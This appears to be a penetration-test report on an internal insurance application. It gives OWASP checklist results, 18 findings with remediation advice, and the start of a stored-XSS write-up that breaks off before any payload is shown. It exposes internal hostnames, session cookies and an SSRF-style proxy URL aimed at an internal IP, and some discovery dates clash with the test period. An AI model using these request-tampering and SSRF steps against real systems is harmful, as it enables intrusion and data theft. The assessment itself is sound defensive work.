ZURICH | Business Technology Solutions

APP-6991_Varicent_APAC_Indonesia Project



Security Validation Report

Reviewers

Name	Role	Feedback received
Marc Garcia Lavado	Project Test & Quality Manager	20/04/2026
Alvaro Lacasa Vela	Junior Test & Quality Analyst	20/04/2026

Approvers

Name	Role	Approval received
Ignacio Manzano Roces	Global Security Test Service Manager	20/04/2026

Distribution Table

Name	Role
Harsa Ardiato	IT Security
Terrance Chock	Biz Info Security Officer, Sg. & Indo.

Document control and change log

Document File Name	APP-6991_Varicent_APAC_Indonesia Security Assessment Zurich v1.0
Application APP-ID	APP-6991
Version	1.0
Effective date	20/04/2026
Created by	Marc Garcia Lavado
Document Owner	Project Test & Quality Manager
Contact information	marc.garcialavado@zurich.com
Status	Phase 1 - Finalized

Date	Version	Revision Author(s)	Revision Notes
20/04/2026	1.0	Marc Garcia Lavado	Initial version
20/04/2026	1.0	Marc Garcia Lavado	Executive Summary
20/04/2026	1.0	Marc Garcia Lavado	Reporting Findings
20/04/2026	1.0	Marc Garcia Lavado	Report Review updates

ZURICH | Business Technology Solutions

Contents

1. Introduction 6

1.1 Objectives 6

1.2 Scope 7

2. Executive summary 8

2.1 Test execution summary 8

2.2 Business impact and risk 12

2.1.1. Open Items 13

3. Technical Report 16

3.1 Vulnerability Details 16

3.1.1. VULNERABILITY F1 – Stored Cross-Site Scripting (XSS) - High 17

3.1.2. VULNERABILITY F2 – Lack of Strict Transport Security (HSTS) header - Medium 24

3.1.3. VULNERABILITY F3 – Upload File with Malicious Content - Medium 27

3.1.4. VULNERABILITY F4 – Vulnerable Libraries - Medium 32

3.1.5. VULNERABILITY F5 – Server-Side Request Forgery (SSRF) - Low 35

3.1.6. VULNERABILITY F6 – Server Header Disclosure - Low 39

3.1.7. VULNERABILITY F7 – Input Field Validation - Low 41

3.1.8. VULNERABILITY F8 – Improper Error Handling - Low 48

3.1.9. VULNERABILITY F9 – Missing Security Headers - Low 53

3.1.10. VULNERABILITY F10 – Cookies without the Secure flag - Low 57

3.1.11. VULNERABILITY F11 – Sensitive Information in Metadata - Low 59

3.1.12. VULNERABILITY F12 – Host Header Injection - Low 63

3.1.13. VULNERABILITY F13 – Cross-Site Request Forgery (CSRF) - Low 65

3.1.14. VULNERABILITY F14 – Exposure of sensitive system information - Low 69

3.1.15. VULNERABILITY F15 – Misconfiguration of Content Security Policy (CSP) - Low 71

3.1.16. VULNERABILITY F16 – Public Information Disclosure - Informational 74

3.1.17. VULNERABILITY F17 – TLS/SSL Certificate: Broken Chain of trust - Informational 80

3.1.18. VULNERABILITY F18 – TLS/SSL Certificate: Use of Weak TLS/SSL Cipher Suites - Informational 82

4. Legal Notice 85

5. APPENDIX A: Reporting and Methodology 85

5.1 Organizational Methodology Standards 85

5.2 Operational Methodology Standards 86
5.3 Report Status 87
6. APPENDIX B: Risk Calculation CVSS 3.1 88
7. APPENDIX C: Remediation timelines for vulnerabilities found during MPT 89
8. Deliverables submitted 90
9. References 90
10. Closing Statement 90
10.1 Introduction 90
10.2 Pen Test Portfolio Review 91
10.3 Testing Methods 91
11. Sign-off 91

1. Introduction

1.1 Objectives

The main purpose of this document is to show the defects found in the reviewed application that could result in security risks, controls that could prevent and mitigate them and best security practices that have not been followed.

Maintaining a focus on penetration testing in conjunction with dynamic application security testing (DAST) techniques, the app has undergone evaluation against typical attack scenarios to assess its robustness and stability.

In next sections, the conclusions obtained during the review of the requested application are presented. This review has been executed following the reference Zurich's Application Security Testing Team Security validation methodology.

With this result, it is intended to provide the security and development teams with the defects found in the analysed application, and some advice about how to fix and prevent them in following developments.

The security tests we carry out are based on the PTES and OWASP WSTG methodologies. PTES outlines the various stages and tactics used by potential attackers in a penetration test, while OWASP WSTG focuses on enhancing web application security. The key aspects of this methodology are displayed in the table below:

PTES Methodology Summary	
	Preparation
PTES-INTELGAT	Intelligence Gathering
PTES-VULNANALYS	Vulnerability Analysis
PTES-EXPLOIT	Exploitation
PTES-POSTEXPLOIT	Post-Exploitation
	Reporting

OWASP WSTG Methodology Summary			
WSTG-INFO	Information Gathering	**WSTG-INPV**	Input Validation
WSTG-CONF	Configuration and Deployment	**WSTG-ERRH**	Error Handling
WSTG-IDNT	Identity Management	**WSTG-CRYP**	Cryptography
WSTG-ATHN	Authentication	**WSTG-BUSL**	Business Logic
WSTG-ATHZ	Authorization	**WSTG-CLNT**	Client-Side
WSTG-SESS	Session Management		

The information contained in these tables will be detailed further in the relevant parts of this report.

This document has been elaborated based on app GIS SDLC standard (**Vulnerability & Configuration Management**).

1.2 Scope

This report was developed using the guidance contained in NIST SP 800-115, *Technical Guide to Information Security Testing and Assessment*, and incorporates policy from the ISG CITCC Policies 2021_SD4.1 & 2019_SD4.22. Documentation contained in this plan will be used in support of the Security Assessment and Authorization efforts for **APP-6991_Varicent_APAC_Indonesia** application.

This report calls for a series of system assessments and tests to exercise the security features and procedures of the **APP-6991_Varicent_APAC_Indonesia** application against all applicable security requirements of the ISG CITCC Policies 2021_SD4.1 & 2019_SD4.22; (Consolidated IT Controls Catalog (CITCC) Standards) vulnerability testing of the operational system is also planned. Additional tests will be devised as needed to assess newly identified vulnerabilities during the security assessment. Elements to be tested are defined within the authorization boundary described in List of components in scope. The specific system security controls and security requirements to be satisfied by this system are listed in this report of the **APP-6991_Varicent_APAC_Indonesia** application report.

The security tests to **APP-6991_Varicent_APAC_Indonesia's scope** will have a grey box approach, which means the testing team will have unprivileged access and partial knowledge of the application's functionality to execute the tests. This type of testing simulates an external attack to the organization and is executed from the Internet. The security assessment will be executed with an internal approach, in which the security assessment will be executed from inside the Zurich organization's Network, from the Zurich Internal VPN.

List of components in scope

Component	URL	Description
APP-6991_Varicent_APAC_Indonesia	**https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/login.html**	Main endpoint

2. Executive summary

In this section, a high-level overview of the application security assessment is described.

2.1 Test execution summary

Application Security Testing team, as part of the TCOE team, was contracted by **APP-6991_Varicent_APAC_Indonesia** project team to conduct a Security Assessment to determine its exposure to a targeted attack.

The Application Security Testing Team security testing is an on-demand methodology-driven security assessment that delivers real time results. Different technologies enable the team to draw the best talent from a global network of continuously vetted pen testers to deliver faster engagement setup without compromising on skill or experience.

All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against the covered Web Application with the goals of:

- Identifying if a remote attacker could penetrate **APP-6991_Varicent_APAC_Indonesia** endpoints.
- Determining the impact of a security breach of confidentiality of the project's private data

Efforts were placed on the identification of any existing vulnerabilities in the WEB application endpoints and to exploit those that can be seen and compromised by malicious users.

The tests have been executed and mapped following the penetration testing structure described in the PTES methodology, as shown in the following table:

PTES METHODOLOGY		
	Preparation	This phase includes preparing for the testing, defining the scope and objectives, and gathering the necessary information. It is achieved through the Engagement Form and Information Gathering meeting.
PTES-INTELGAT	Intelligence Gathering	This phase involves collecting information about the target system, including researching the target and identifying any potential vulnerabilities.
PTES-VULNANALYS	Vulnerability Analysis	This phase involves identifying and analysing the potential vulnerabilities that have been identified during the Information Gathering and Threat Modelling phases.
PTES-EXPLOIT	Exploitation	This phase involves attempting to exploit the identified vulnerabilities to determine the level of risk posed by each vulnerability.
PTES-POSTEXPLOIT	Post-Exploitation	This phase involves consolidating the results of the exploitation phase and evaluating the impact on the target systems and assets.
	Reporting	This phase involves documenting the results of the testing and presenting the findings to the appropriate stakeholders. This includes presenting the recommendations for remediation.

Finally, a table is presented reflecting the results of the OWASP WSTG methodology checks that have been reviewed.

Information Gathering	Test Name	Result
WSTG-INFO-01	Conduct Search Engine Discovery Reconnaissance for Information Leakage	N/A
WSTG-INFO-02	Fingerprint Web Server	✗
WSTG-INFO-03	Review Webserver Metafiles for Information Leakage	✓
WSTG-INFO-04	Enumerate Applications on Webserver	✓
WSTG-INFO-05	Review Web Page Content for Information Leakage	✗
WSTG-INFO-06	Identify Application Entry Points	✗
WSTG-INFO-07	Map Execution Paths Through Application	✓
WSTG-INFO-08	Fingerprint Web Application Framework	✗
WSTG-INFO-09	Fingerprint Web Application	✓
WSTG-INFO-010	Map Application Architecture	✓
Configuration and Deployment Management	**Test Name**	**Result**
WSTG-CONF-01	Test Network Infrastructure Configuration	✗
WSTG-CONF-02	Test Application Platform Configuration	✓
WSTG-CONF-03	Test File Extensions Handling for Sensitive Information	✓
WSTG-CONF-04	Review Old Backup and Unreferenced Files for Sensitive Information	✓
WSTG-CONF-05	Enumerate Infrastructure and Application Admin Interfaces	✓
WSTG-CONF-06	Test HTTP Methods	✓
WSTG-CONF-07	Test HTTP Strict Transport Security	✗
WSTG-CONF-08	Test RIA Cross Domain Policy	✓
WSTG-CONF-09	Test File Permission	✓
WSTG-CONF-10	Test for Subdomain Takeover	✓
WSTG-CONF-11	Test Cloud Storage	✓
WSTG-CONF-12	Testing for Content Security Policy	✗
WSTG-CONF-13	Test Path Confusion	✓
WSTG-CONF-14	Test Other HTTP Security Header Misconfigurations	✗
Identity Management	**Test Name**	**Result**
WSTG-IDNT-01	Test Role Definitions	✓
WSTG-IDNT-02	Test User Registration Process	N/A
WSTG-IDNT-03	Test Account Provisioning Process	N/A
WSTG-IDNT-04	Testing for Account Enumeration and Guessable User Account	✓
WSTG-IDNT-05	Testing for Weak or Unenforced Username Policy	✓
Authentication	**Test Name**	**Result**
WSTG-ATHN-01	Testing for Credentials Transported over an Encrypted Channel	✓
WSTG-ATHN-02	Testing for Default Credentials	✓
WSTG-ATHN-03	Testing for Weak Lock Out Mechanism	✓
WSTG-ATHN-04	Testing for Bypassing Authentication Schema	✓
WSTG-ATHN-05	Testing for Vulnerable Remember Password	N/A

WSTG-ATHN-06	Testing for Browser Cache Weaknesses	✓
WSTG-ATHN-07	Testing for Weak Password Policy	N/A
WSTG-ATHN-08	Testing for Weak Security Question Answer	N/A
WSTG-ATHN-09	Testing for Weak Password Change or Reset Functionalities	N/A
WSTG-ATHN-10	Testing for Weaker Authentication in Alternative Channel	N/A
WSTG-ATHN-11	Testing Multi-Factor Authentication (MFA)	N/A
Authorization	**Test Name**	**Result**
WSTG-ATHZ-01	Testing Directory Traversal File Include	✓
WSTG-ATHZ-02	Testing for Bypassing Authorization Schema	✓
WSTG-ATHZ-03	Testing for Privilege Escalation	✓
WSTG-ATHZ-04	Testing for Insecure Direct Object References	✓
WSTG-ATHZ-05	Testing for OAuth Weaknesses	✓
Session Management	**Test Name**	**Result**
WSTG-SESS-01	Testing for Session Management Schema	✓
WSTG-SESS-02	Testing for Cookies Attributes	✗
WSTG-SESS-03	Testing for Session Fixation	✓
WSTG-SESS-04	Testing for Exposed Session Variables	✓
WSTG-SESS-05	Testing for Cross Site Request Forgery	✗
WSTG-SESS-06	Testing for Logout Functionality	✓
WSTG-SESS-07	Testing Session Timeout	✓
WSTG-SESS-08	Testing for Session Puzzling	✓
WSTG-SESS-09	Testing for Session Hijacking	✓
WSTG-SESS-10	Testing JSON Web Tokens	✓
WSTG-SESS-11	Testing for Concurrent Sessions	✓
Data Validation	**Test Name**	**Result**
WSTG-INPV-01	Testing for Reflected Cross Site Scripting	✓
WSTG-INPV-02	Testing for Stored Cross Site Scripting	✗
WSTG-INPV-03	Testing for HTTP Verb Tampering	✓
WSTG-INPV-04	Testing for HTTP Parameter Pollution	✓
WSTG-INPV-05	Testing for SQL Injection	✓
WSTG-INPV-06	Testing for LDAP Injection	✓
WSTG-INPV-07	Testing for XML Injection	✓
WSTG-INPV-08	Testing for SSI Injection	✓
WSTG-INPV-09	Testing for XPath Injection	✓
WSTG-INPV-10	Testing for IMAP SMTP Injection	✓
WSTG-INPV-11	Testing for Code Injection	✓
WSTG-INPV-12	Testing for Command Injection	✓
WSTG-INPV-13	Testing for Format String Injection	✓
WSTG-INPV-14	Testing for Incubated Vulnerability	✓
WSTG-INPV-15	Testing for HTTP Splitting Smuggling	✓
WSTG-INPV-16	Testing for HTTP Incoming Requests	✓
WSTG-INPV-17	Testing for Host Header Injection	✗
WSTG-INPV-18	Testing for Server-side Template Injection	✓

WSTG-INPV-19	Testing for Server-Side Request Forgery	✗
WSTG-INPV-20	Testing for Mass Assignment	✓
Error Handling	**Test Name**	**Result**
WSTG-ERRH-01	Testing for Improper Error Handling	✗
WSTG-ERRH-02	Testing for Stack Traces	✓
Cryptography	**Test Name**	**Result**
WSTG-CRYP-01	Testing for Weak Transport Layer Security	✗
WSTG-CRYP-02	Testing for Padding Oracle	N/A
WSTG-CRYP-03	Testing for Sensitive Information Sent via Unencrypted Channels	✓
WSTG-CRYP-04	Testing for Weak Encryption	✓
Business Logic	**Test Name**	**Result**
WSTG-BUSL-01	Test Business Logic Data Validation	✗
WSTG-BUSL-02	Test Ability to Forge Requests	✓
WSTG-BUSL-03	Test Integrity Checks	✓
WSTG-BUSL-04	Test for Process Timing	✓
WSTG-BUSL-05	Test Number of Times a Function Can Be Used Limits	✓
WSTG-BUSL-06	Testing for the Circumvention of Workflows	✓
WSTG-BUSL-07	Test Defenses Against Application Misuse	✓
WSTG-BUSL-08	Test Upload of Unexpected File Types	✓
WSTG-BUSL-09	Test Upload of Malicious Files	✗
WSTG-BUSL-10	Test Payment Functionality	N/A
Client Side	**Test Name**	**Result**
WSTG-CLNT-01	Testing for DOM-Based Cross Site Scripting	✓
WSTG-CLNT-02	Testing for JavaScript Execution	✓
WSTG-CLNT-03	Testing for HTML Injection	✓
WSTG-CLNT-04	Testing for Client-side URL Redirect	✓
WSTG-CLNT-05	Testing for CSS Injection	✓
WSTG-CLNT-06	Testing for Client-side Resource Manipulation	✓
WSTG-CLNT-07	Testing Cross Origin Resource Sharing	✓
WSTG-CLNT-08	Testing for Cross Site Flashing	✓
WSTG-CLNT-09	Testing for Clickjacking	✓
WSTG-CLNT-10	Testing WebSocket's	N/A
WSTG-CLNT-11	Testing Web Messaging	✓
WSTG-CLNT-12	Testing Browser Storage	✓
WSTG-CLNT-13	Testing for Cross Site Script Inclusion	✓
WSTG-CLNT-14	Testing for Reverse Tabnabbing	✓
API Testing	**Test Name**	**Result**
WSTG-APIT-01	API Reconnaissance	✓
WSTG-APIT-02	API Broken Object Level Authorization	✓
WSTG-APIT-99	Testing GraphQL	N/A

2.2 Business impact and risk

During the audit, a total of **18** vulnerabilities were discovered. **1** vulnerability was (**High severity**), **3** vulnerabilities were (**Medium severity**), **11** vulnerabilities were (**Low severity**) and **3** vulnerabilities were (**Informational severity**). Overall, these vulnerabilities could be abused by an attacker to perform **High-severity** attacks on the **APP-6991_Varicent_APAC_Indonesia** application.


A summary of findings can be seen in the table below:

Index	Title	Severity	Discovery date	Current Status
F1	Stored Cross-Site Scripting (XSS)	**High (7.1)**	16/04/2026	**Not Resolved**
F2	Lack of Strict Transport Security (HSTS) header	**Medium (5.3)**	06/04/2026	**Not Resolved**
F3	Upload File with Malicious Content	**Medium (4.6)**	07/04/2026	**Not Resolved**
F4	Vulnerable Libraries	**Medium (4.3)**	06/04/2026	**Not Resolved**
F5	Server-Side Request Forgery (SSRF)	**Low (3.9)**	08/07/2025	**Not Resolved**
F6	Server Header Disclosure	**Low (3.7)**	06/04/2026	**Not Resolved**
F7	Input Field Validation	**Low (3.7)**	16/04/2026	**Not Resolved**
F8	Improper Error Handling	**Low (3.6)**	07/04/2026	**Not Resolved**
F9	Missing Security Headers	**Low (3.6)**	06/04/2026	**Not Resolved**
F10	Cookies without the Secure flag	**Low (3.4)**	17/04/2026	**Not Resolved**
F11	Sensitive Information in Metadata	**Low (3.1)**	17/04/2026	**Not Resolved**
F12	Host Header Injection	**Low (3.1)**	06/04/2026	**Not Resolved**
F13	Cross-Site Request Forgery (CSRF)	**Low (3.1)**	17/04/2026	**Not Resolved**
F14	Exposure of sensitive system information	**Low (3.1)**	06/04/2026	**Not Resolved**
F15	Misconfiguration of Content Security Policy (CSP)	**Low (2.2)**	06/04/2026	**Not Resolved**
F16	Public Information Disclosure	**Informational (0.0)**	17/04/2025	**Not Resolved**
F17	TLS/SSL Certificate: Broken Chain of trust	**Informational (0.0)**	06/04/2026	**Not Resolved**
F18	TLS/SSL Certificate: Use of Weak TLS/SSL Cipher Suites	**Informational (0.0)**	06/04/2026	**Not Resolved**

2.1.1. Open Items

Id	Test Activity	Reason for not executing the activity	Associated Risk
01	https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/proxy.jsp?http://10.68.38.187/zvaricentuat1indrs/rest/	It was not possible to achieve successful requests to the endpoint.	It may lead to exposure of internal information, access to internal network, manipulation sensitive information and insecure references to objects.

Using all the information obtained by the tools and expert criteria applied over the reviewed application, the risk level of the application has been defined as:

APPLICATION RISK LEVEL
High 

The general recommendations to reduce the attack surface against malicious actors, are summarized in next points:

1. **Stored Cross-Site Scripting (XSS**): Implement strict input validation and output encoding and enforce a strong Content Security Policy (CSP) to prevent execution of malicious scripts within user browsers.
2. **Lack of Strict Transport Security (HSTS) header**: Enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security'.
3. **Upload file with malicious content**: It is recommended to implement a correct validation of all the files that are loaded in the application, limiting to only those allowed by the application.
4. **Vulnerable Libraries**: It is recommended to update to the latest software version available and for which security patches have been released.
5. **Server-Side Request Forgery**: Avoid processing user input as direct requests to other systems and implement strict input validation and sanitization to block malicious URLs and restrict accessible endpoints.
6. **Server Header Disclosure**: It is recommended to review the web server configuration and hide the server banner in the HTTP response.
7. **Input field validation**: Validate any input using any programming technique that allows effective enforcement of syntactic and semantic correctness.
8. **Improper Error Handling**: It is recommended to handle errors in a generic way in order to inform the user that an error has been produced and avoiding disclosing internal information about the program or system.
9. **Missing Security Headers**: It is recommended to enable the missing Strict-Transport-Security, X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, Referrer-Policy and Permissions-Policy headers.
10. **Cookies without secure flag**: It is recommended to set the secure flag option in the cookies.
11. **Sensitive information in metadata**: Remove information from all the organization's files, in order to avoid possible exposures and/or leaks.
12. **Host header injection**: It is recommended to implement a proper validation of the input provided in the "Host" and "X-Forwarded-Host" headers before processing it.
13. **Cross-Site Request Forgery (CSRF):** Implement and generate a unique token for each request sent to the server, especially those that manages sensitive data or sessions.
14. **Exposure of sensitive system information**: Ensure that no private or sensitive information is exposed to the different users of the service.

15. **Misconfiguration of Content Security Policy (CSP)**: Implement the Content-Security-Policy header with secure directives.
16. **Public Information Disclosure**: Ensure there is no data exposed that could leak information about the application or system.
17. **TLS/SSL Certificate: Broken Chain of trust:** Ensure the server delivers the full certificate chain (leaf + intermediates) in correct order and obtain certificates from a trusted public CA.
18. **TLS/SSL Certificate: Use of Weak TLS/SSL Cipher Suites**: Review available cipher suites to avoid supporting vulnerable cryptographic algorithms.

For a detailed list of recommendations about how to fix and patch found weakness and vulnerabilities, please see the TECHNICAL REPORT section.

If you have any questions or concerns as you move to remediate the items raised in this report, please do not hesitate to contact us. The Application Security Testing Team would like to thank **APP-6991_Varicent_APAC_Indonesia** project team for the engagement and look forward to working together in the future.

3. Technical Report

In this section, technical details of the specific vulnerabilities that were discovered throughout the project engagement are going to be explained.

All details of the program scope and full program brief can be reviewed in the Program Brief.

3.1 Vulnerability Details

This section outlines the full submission data for each valid finding. Each finding is headlined with the submission title and priority followed by more detailed vulnerability information based on the type of finding submitted. Several other fields may appear based on the context and VRT classification selected. Such details may include the following:

- **Title**: To describe the vulnerability.
- **Assets related**: This is the full URL/URI of where the vulnerability took place.
- **Penetration testing phase**: To identify the PTES methodology phase corresponding to the vulnerability found.
- **References**: The Vulnerability Rating Taxonomy is the baseline guide used for classifying technical severity.
- **Description**: To describe the context of the submission.
- **Vulnerability Impact**: Describe the real impact of the reported vulnerability to the organization.
- **CVSS Score and CVSS String:** Metrics used to determine the severity of a vulnerability.
- **Evidence**: Image/s to evidence the finding.
- **Recommendations**: Recommendations to assess the vulnerability.
- **Links of interest**: Useful references and details regarding the vulnerability.
- **Additional comments**: A free form area for the researcher to add additional information.

3.1.1. VULNERABILITY F1 – Stored Cross-Site Scripting (XSS) - High

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/webforms/edit.do

Penetration testing phase

PTES-VULNANALYS

References

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
WSTG-INPV-02: Testing for Stored Cross Site Scripting

Description

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Vulnerability Impact

A Stored Cross Site Scripting vulnerability in an organization's system can allow an attacker to access user session information potentially leading to sensitive information disclosure, unauthorized data access or even system compromise. The impact for the organization can ranges from a security breach to damage to its reputation, loss of confidential information, financial losses, and legal consequences.

CVSS Score: 7.1
CVSS String: CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N/E:H/RL:U/RC:C

Evidence

It has been identified that the application fails to sanitize user input in agent details, allowing attackers to inject malicious JavaScript code that executes when users load different views.

When a user accesses the service, they can navigate "Profile management" and edit a user details.




Illustration 1: ***AGENT MANAGEMENT VIEW.***

From the edit option, the user modification form is retrieved.




Illustration 2: ***AGENT EDIT FORM.***

It can be noted that dangerous character cannot be included in the fields. A placeholder was included after the name.




Illustration 3: ***DANGEROUS CHARACTERS INCLUDED IN AGENT***

Upon submit, the following request would be performed:

Original Request

```
POST /zvaricentuat2indint/webforms/edit.do HTTP/1.1
Host: hkwapu09.ap.zurich.com:9459
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000ap-ajesAk-t1DkAi7RyzzM_:1bn5imp5h
Content-Length: 5438
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://hkwapu09.ap.zurich.com:9459
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/webforms/index.html?L_FormID=4&L__F
V2=61005633&
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

id=4&redirectID=&redirectFilterValues=&token=1kvHRGmRSla4uBRT5UywDw%3D%3D&resultRevision=11
48719009&systemDate=22%2F04%2F2026&isXLSXExport=false&isGLEdit=false&pageLocale=en_GB&filte
rIds=2&filterValues=61005633&edit_17060_0_1_YZBj9WlikheeGHB36zbw4XqDeC0%3D=Bambang+Ongkohad
i+PLACEHOLDER&edit_17060_0_2_YZBj9WlikheeGHB36zbw4XqDeC0%3D=14%2F05%2F2013&...
```

Said request can be modified before being sent to the server, where no validation could be noted server-side, allowing attackers to send dangerous values. For this scenario the XSS payload was included.

Modified request

```
POST /zvaricentuat2indint/webforms/edit.do HTTP/1.1
Host: hkwapu09.ap.zurich.com:9459
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000ap-ajesAk-t1DkAi7RyzzM_:1bn5imp5h
Content-Length: 5438
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://hkwapu09.ap.zurich.com:9459
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/webforms/index.html?L_FormID=4&L__F
V2=61005633&
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

